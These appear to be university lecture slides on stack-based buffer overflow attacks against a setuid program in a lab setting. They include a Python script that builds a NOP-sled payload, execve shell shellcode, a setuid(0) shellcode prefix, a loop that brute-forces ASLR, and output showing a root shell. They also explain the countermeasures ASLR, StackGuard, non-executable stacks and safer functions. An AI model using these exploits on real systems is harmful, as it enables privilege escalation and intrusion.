
Task B : Address of Malicious Code

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.

Note : NOP- Instruction that does nothing.

The Structure of badfile

Once the input is copied into buffer, the address of this position will be `0xbfffeaf8 + 8`

Distance = 112

| NOP | NOP | ------- | **RT** | NOP | ---- | NOP | Malicious Code |

Start of buffer: Once the input is copied into buffer, the memory address will be `0xbfffea8c`

The value placed here will overwrite the Return Address field

The first possible entry point for the malicious code

Badfile Construction

exploit.py : makes 'badfile'

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))                    ①

# Put the shellcode at the end
start = 300 – len(shellcode)
content[start:] = shellcode                                      ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120                                           ③
content[112:116]  = (ret).to_bytes(4,byteorder='little')         ④

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

shellcode
NOP
RET
Saved EBP
Buffer[0]

0xbfffeafc

0xbfffeaf8

0xbfffea8c

0xbfffeaf8 – 0xbfffea8c = 108

0xbfffeaf8 + 120   (Not be ended in 0)   → start address of shellcode, or address of a NOP
From the start of buffer[], offset = 108+120 = 228. That is, the size of shellcode can be 72 bytes.

New Address in Return Address

Considerations :

The new address in the return address of function stack [`0xbffff188 + nnn`] should not contain zero in any of its byte, or the badfile will have a zero causing `strcpy()` to end copying.

e.g., `0xbffff188 + 0x78 = 0xbffff200,` the last byte contains zero leading to end copy.

Execution Results

- Compiling the vulnerable code with all the countermeasures disabled.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- Executing the exploit code and stack code.

```
$ chmod u+x exploit.py        ← make it executable
$ rm badfile
$ exploit.py
$ ./stack
# id            ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

A Note on Countermeasure

- On Ubuntu16.04, /bin/sh points to /bin/dash, which has a countermeasure
  - It drops privileges when being executed inside a setuid process
- Point /bin/sh to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Change the shellcode (defeat this countermeasure)

```
change "\x68""//sh"  to "\x68""/zsh"
```

- Other methods to defeat the countermeasure will be discussed later

Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access of the system.

Solution : Shell Program

```c
#include <stddef.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

**Challenges :**
- Loader Issue
- Zeros in the code

Shelllcode

- Assembly code (machine instructions) for launching a shell.

- Goal: Use $execve("/bin/sh", argv, 0)$ to run shell

- Registers used:
  eax = 0x0000000b (11) : Value of system call execve()
  ebx = address to "/bin/sh"
  ecx = address of the argument array.
    - argv[0] = the address of "/bin/sh"
    - argv[1] = 0 (i.e., no more arguments)
  edx = zero (no environment variables are passed).
  int 0x80: invoke execve()

Shellcode

```
const char code[] =
  "\x31\xc0"          /* xorl     %eax,%eax     */    ← %eax = 0 (avoid 0 in code)
  "\x50"              /* pushl    %eax          */    ← set end of string "/bin/sh"
  "\x68""//sh"        /* pushl    $0x68732f2f   */
  "\x68""/bin"        /* pushl    $0x6e69622f   */
  "\x89\xe3"          /* movl     %esp,%ebx     */    ← set %ebx
  "\x50"              /* pushl    %eax          */
  "\x53"              /* pushl    %ebx          */
  "\x89\xe1"          /* movl     %esp,%ecx     */    ← set %ecx
  "\x99"              /* cdq                    */    ← set %edx
  "\xb0\x0b"          /* movb     $0x0b,%al     */    ← set %eax
  "\xcd\x80"          /* int      $0x80         */    ← invoke execve()
;
```

Shellcode

(a) Set the ebx register

(b) Set the eax, ecx, and edx registers

Countermeasures

Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.

Difficult to guess the stack address in the memory.

Difficult to guess %ebp address and address of the malicious code

Address Space Layout Randomization

```c
#include <stdio.h>
#include <stdlib.h>

void main()
{
    char x[12];
    char *y = malloc(sizeof(char)*12);

    printf("Address of buffer x (on stack): 0x%x\n", x);
    printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

3

ASLR : Defeat It

1. Turn on address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

ASLR : Defeat It

3. Defeat it by running the vulnerable code in an infinite loop.

```bash
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

ASLR : Defeat it

On running the script for about 19 minutes on a 32-bit Linux machine, we got the access to the shell (malicious code got executed).

```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#        ← Got the root shell!
```

Stack guard

```
void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
        return;
    else
        exit(1);
}
```


Stack grows ↓

(High address)

Return Address

Guard

buffer[11]

buffer[0]

(Low address)

Buffer copy ↑

Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:   ./prog terminated
```

Canary check done by compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Defeating Countermeasures in bash & dash

- The dash shell downgrades the privilege when the EUID ≠ RUID
    the shell spawned is using the RUID's privileges

- dash shell turns the setuid process into a non-setuid process
    - It sets the effective user ID to the real user ID, dropping the privilege

- Idea: **In order to defeat this countermeasure, before running them, we set the real user ID to 0**
    - Invoke setuid(0)
    - We can do this at the beginning of the shellcode

```
shellcode= (
    "\x31\xc0"                # xorl     %eax,%eax      ①
    "\x31\xdb"                # xorl     %ebx,%ebx      ②
    "\xb0\xd5"                # movb     $0xd5,%al      ③
    "\xcd\x80"                # int      $0x80          ④
```

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.

- This countermeasure can be defeated using a different technique called **Return-to-libc** attack (there is a separate chapter on this attack)

Summary

- Buffer overflow is a common security flaw

- We only focused on stack-based buffer overflow

  - Heap-based buffer overflow can also lead to code injection

- Exploit buffer overflow to run injected code

- Defend against the attack